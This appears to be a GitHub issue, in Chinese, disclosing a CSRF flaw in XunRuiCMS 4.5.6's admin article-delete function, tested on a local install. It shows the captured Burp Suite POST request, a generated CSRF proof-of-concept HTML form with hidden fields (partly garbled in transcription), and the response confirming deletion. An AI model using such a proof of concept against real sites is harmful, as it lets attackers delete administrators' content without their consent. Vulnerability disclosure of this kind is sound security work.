

New issue

Jump to bottom

XunRuiCMS-V4.5.6后台内容管理删除功能存在csrf #1


Open

zhangzhijie98 opened this issue on Jul 13 · 0 comments

zhangzhijie98 commented on Jul 13

本地搭建4.5.6版本

在后台，内容->文章管理->删除功能存在csrf



选择一个内容进行删除操作，弹出框点击确认并抓包



发送到csrf poc，并扔掉此包

Request to http://192.168.10.130:80

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/

Pretty Raw Hex \n ≡

```
1 POST /admin-e195ce32f2b7.php?s=news&c=home&m=del&is_iframe=1 HTTP/1.1
2 Host: 192.168.10.130
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Referer: http://192.168.10.130/admin-e195ce32f2b7.php?s=news&c=home&m=index
10 Content-Length: 96
11 Cookie: language=en-gb; currency=USD; xunruicms_a84a874c5827fa96770a0f1d43d3d3ab=212725a84a874c5827fa96770a0f1d43d3d3ab_member_uid=1; a84a874c5827fa96770a0f1d43d3d3d3ab_member_uid=1
12 Connection: close
13
14 is_form=1&is_admin=1&is_tips=&csrf_test_name=b192f0eac75418c062b7c0e84eae069f&ids%5B%5D=22
```

Scan
Do passive scan
Do active scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept

Find references
Discover content
Schedule task
Generate CSRF PoC

Request to http://192.168.10.130

Forward Drop

Pretty Raw Hex \n ≡

```
1 POST /admin-e195ce32f2b7.php?s=news&c=home&m=del&is_iframe=1 HTTP/1.1
2 Host: 192.168.10.130
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Referer: http://192.168.10.130/admin-e195ce32f2b7.php?s=news&c=home&m=index
10 Content-Length: 96
11 Cookie: language=en-gb; currency=USD; xunruicms_a84a874c5827fa96770a0f1d43d3d3ab=212725a84a874c5827fa96770a0f1d43d3d3ab_member_uid=1; a84a874c5827fa96770a0f1d43d3d3d3ab_member_uid=1
12 Connection: close
13
14 is_form=1&is_admin=1&is_tips=&csrf_test_name=b192f0eac75418c062b7c0e84eae069f&ids%5B%5D=22
```

INSPECTOR

Request Attributes
Query Parameters (4)
Body Parameters (6)
Request Cookies (5)

Show response in browser

CSRF HTML:

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

<http://burpsuite/show/3/y3cqql9k2ibp6hwc3dezarnsnnzhtobu> Copy

☐ In future, just copy the URL and don't show this dialog Close

```
1 <html>
2 <!-- 
3 <body>
4 <script>
5 <form>
6 http://192.168.10.130/admin-e195ce32f2b7.php?s=news&c=home&m=del&is_iframe=1 method="POST">
7 <input type="hidden" name="is%95;form" value="1" />
8 <input type="hidden" name="is%95;admin" value="1" />
9 <input type="hidden" name="is%95;tips" value="" />
10 <input type="hidden" name="csrf%95;test%95;name" value="b192f0eac75418c062b7c0e84eae069f" />
11 <input type="hidden" name="ids%91;%93;" value="22" />
12 <input type="hidden" name="note" value="" />
13 <input type="submit" value="Submit request" />
14 </form>
15 </script>
16 </body>
17 </html>
```

访问csrf poc页面，点击按钮

我的项目 - 后台管理平台 × http://burpsuite/ × +

⌂ ⬅ ⓘ http://burpsuite

Submit request

我的项目 - 后台管理平台

http://192.168.10.130/adn

+

192.168.10.130/admin-e195ce32f2b7.php?s=news&c=home&m=del&is_iframe=1

{ "code": 1, "msg": "所选内容已被放入回收站中", "data": [] }

回显已经“所选内容已被放入回收站中”
刷新页面，通过csrf删除的内容已不存在

192.168.10.130/admin-e195ce32f2b7.php?time=1657763772

搜索

XunRuiCMS

首页系统设置内容权限应用服务

搜索帮助...

文章管理更新URL发布

内容管理

文章管理

共享栏目

内容审核

主题

到

搜索

	主题	栏目	作者	更新时间	操作
<input type="checkbox"/>	主题				
<input type="checkbox"/>	模板管理/编辑模板	图片展示	admin	2019-03-05 17:18:26	修改 前
<input type="checkbox"/>	数据字典/字段介绍	图片展示	admin	2019-03-05 17:17:50	修改 前
<input type="checkbox"/>	APP/小程序接口开发	图片展示	admin	2019-03-05 17:17:17	修改 前
<input type="checkbox"/>	多个网站终端	图片展示	admin	2019-03-05 17:16:12	修改 前
<input type="checkbox"/>	PHP的语言层面的优化以及代码优化技巧	PHP技术	admin	2019-03-05 17:13:51	修改 前
<input type="checkbox"/>	PHP 7安装使用体验：性能大提升、扩展支持不够、升级需谨慎	PHP技术	admin	2019-03-05 17:12:52	修改 前
<input type="checkbox"/>	PHP中htmlspecialchars()和htmlspecialchars...	PHP技术	admin	2019-03-05 17:10:21	修改 前
<input type="checkbox"/>	浅谈SEO的那些虚拟数据	互联网	admin	2019-03-05 17:08:25	修改 前
<input type="checkbox"/>	网站运营：细数网站优化中易犯的致命错误	互联网	admin	2019-03-05 17:08:10	修改 前
<input type="checkbox"/>	做好SEO必备的三步骤	互联网	admin	2019-03-05 17:07:55	修改 前

☐ 删除 -- 更改 批量 ^

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

